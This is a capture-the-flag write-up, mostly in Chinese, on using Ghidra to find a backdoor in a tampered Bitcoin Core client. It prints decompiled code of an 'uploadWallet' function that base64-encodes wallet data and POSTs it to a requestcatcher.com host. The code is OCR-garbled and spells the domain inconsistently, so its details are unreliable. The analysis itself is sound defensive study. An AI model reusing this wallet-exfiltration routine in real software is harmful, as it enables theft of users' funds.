https://medium.com/@schowdhury3838/introduction-to-static-analysis-solving-a-basic-reverse-engine ering-challenge-cb03c9277e25

Static Analysis Challenge

Instructions Feedback

After learning about Bitcoin, your friend decided to get involved and downloaded the Bitcoin Core client from the internet. Unfortunately, they didn't take the time to verify the validity of the GPG signatures, and soon after, all of their Bitcoin was gone. You decide to investigate this incident by taking a closer look at the Bitcoin Core client they've been using, as you suspect that there might be a backdoor in it.

思路

静态分析的前提是,你已经有那一个malicious application的program可以拿来分析。

一般backdoor,就是一段malicious code,里面包含连接C2的attacker服务器。如果你能找到这个backdoor这段恶意代码,那就能找到入侵的位置。

如果你有它的可疑网络行为,可以wireshark来抓包。

如果你有它的恶意程序,那么就可以用Ghidra来逆向分析其代码,找可能的关键字。

√ 实战建议(作为CTF解题者):


- 1. 分析该客户端的可疑网络行为:
 - 使用 strings , grep 查找 http , https , .onion , IP 地址等。
 - 用 Wireshark 抓包 (如果能运行该客户端)。
- 2. 逆向分析二进制 (假设你拿到了被篡改的 Bitcoin Core):
 - 用 IDA, Ghidra,或 radare2 查看是否有:
 - send, recv, connect, fopen, write 等敏感调用;
 - 明文字符串,例如 URL、路径、命令等。
- 3. 比较与官方版本的差异:
 - 如果你知道 Bitcoin Core 原始文件结构,可以用 diff, sha256sum, cmp 等方式做版本比对;
 - 注意看文件是否嵌入了额外的 .so , .dll , .py , 或压缩包等。

找到关键字后,就去看这个关键字出现在哪一个function中,然后去看compiler中该function的内容如何。


基本ghidra玩法


Windows -> Strings 用于找关键字,点击进去。

会指向该strings的汇编代码处。



对着蓝色范围的汇编码,右键,references,可以去往其high-level language的对应代码。





思路

首先通过strings,查找关键字,并找对应的方法。


② 利用 Ghidra 搜索 Strings

在 Ghidra 中打开:


- 点菜单: Search → For Strings
- 关键词建议搜索:
 - "wallet.dat" (关键)
 - "http" / "POST" / "upload" / "send" / "steal" / "exfil"
 - .onion / php / cgi / fre.php / stealer.php
 - "~/.bitcoin/" 或 "C:\\Users\\" (Windows 版本)

加田炉美型米州.


看到一个submit.php方法,就很可疑,看看它要提交什么,还是Post请求。



可以看到汇编码中,该字符串是来自于uploadWallet这个方法中。双击绿色字体。



就会跳转到uploadWallet这个方法中,可以看其汇编码以及编译后的方法内容。





What is the name of the malicious function?

uploadWallet



Which application layer protocol is used for the backdoor?



```
(&local_278,local_a408);
      } while ((*(byte *)((long)plVar10 + *(long *)(*plVar10 + -0x18) + 0x20) & 5) == 0);
6
      puVarl9 = (undefined8 *)
8
                 "POST /submit.php?n=%s HTTP/l.l\r\nHost: %s\r\nContent-Type: application/x-www-form-ur
                 lencoded\r\nContent-Length: %d\r\n\r\ndata=%s\r\n"
9
0
      puVar20 = local_a2f8;
      for (lVar17 = 0xf; lVar17 != 0; lVar17 = lVar17 + -1) {
2
        *puVar20 = *puVar19;
3
        puVar19 = puVar19 + (ulong)bVar22 * -2 + 1;
4
        puVar20 = puVar20 + (ulong)bVar22 * -2 + 1;
5
6
      local_a27e = 0;
7
      local_a280 = 0xa0d;
8
       *(undefined8 *)((long)&local 38 + lVar9) = 0x10048aa4e;
9
      std:: 1::basic_stringbuf<char,std::_1::char_traits<char>,std::_1::allocator<char>>::str();
0
       ~(undefined8 ~)((long)&local_38 + lVar9) = 0x10048aa61;
      base64_encode(8local_a438);
11_((local_a430 & 1) != 0) {
1
2
3
        *(undefined8 *)((long)&local_38 + lVar9) = 0x10048aa76;
4
          stubs::__ZdlPv(local_a440);
```

```
C Decompile: uploadWallet - (bitcoin-qt)
          11 ((local a450 & 1) != 0) t
  143
            *(undefined8 *)((long)&local 38 + lVar9) = 0x10048aa76;
  144
             stubs:: ZdlPv(local a440);
  145
  146
          pcVarl4 = local a428;
  147
          if (((byte)local a438 & 1) == 0) {
  148
            pcVarl4 = local a437;
  149
          }
  150
          *(undefined8 *)((long)&local 38 + lVar9) = 0x10048aac6;
  151
          sVarl1 = __stubs::_strlen(pcVarl4);
  152
          *(char **)(&stackOxffffffffffffffd0 + lVar9) = pcVarl4;
  153
          *(undefined8 *)((long)&local 38 + lVar9) = 0x10048aaf1;
          iVar6 = stubs:: snprintf(local a278,0xa000,(char *)local a2f8,param 1,
  154
  155
                                     "lalalalalals.requestcatcher.com",sVarll);
          *(undefined8 *)((long)&local_38 + lVar9) = 0x10048ab00;
  156
  157
          ppVarl2 = stubs:: getprotobyname("tcp");
  158
          iVar7 = ppVarl2->p proto;
  159
          *(undefined8 *)((long)&local 38 + lVar9) = 0x10048ab12;
  160
          iVar7 = stubs:: socket(2,1,iVar7);
  161
          *(undefined8 *)((long)&local 38 + lVar9) = 0x10048ab21;
  162
          phVar13 = __stubs::_gethostbyname("lalalalalala.requestcatcher.com");
          iVar5 = (in_addr)((in_addr *)*phVarl3->h_addr_list)->s_addr;
  163
          *(undefined8 *)((long)&local_38 + lVar9) = 0x10048ab2f;
  164
  165
          pcVarl4 = __stubs::_inet_ntoa(iVar5);
  166
          *(undefined8 *)((long)&local 38 + lVar9) = 0x10048ab37;
  167
          local_a304 = __stubs::_inet_addr(pcVarl4);
  168
          local a308[1] = '\x02';
```



What encoding algorithm is used for data exfiltration?

base64



What is the domain name used for the backdoor?

lalalalals.requestcatcher.com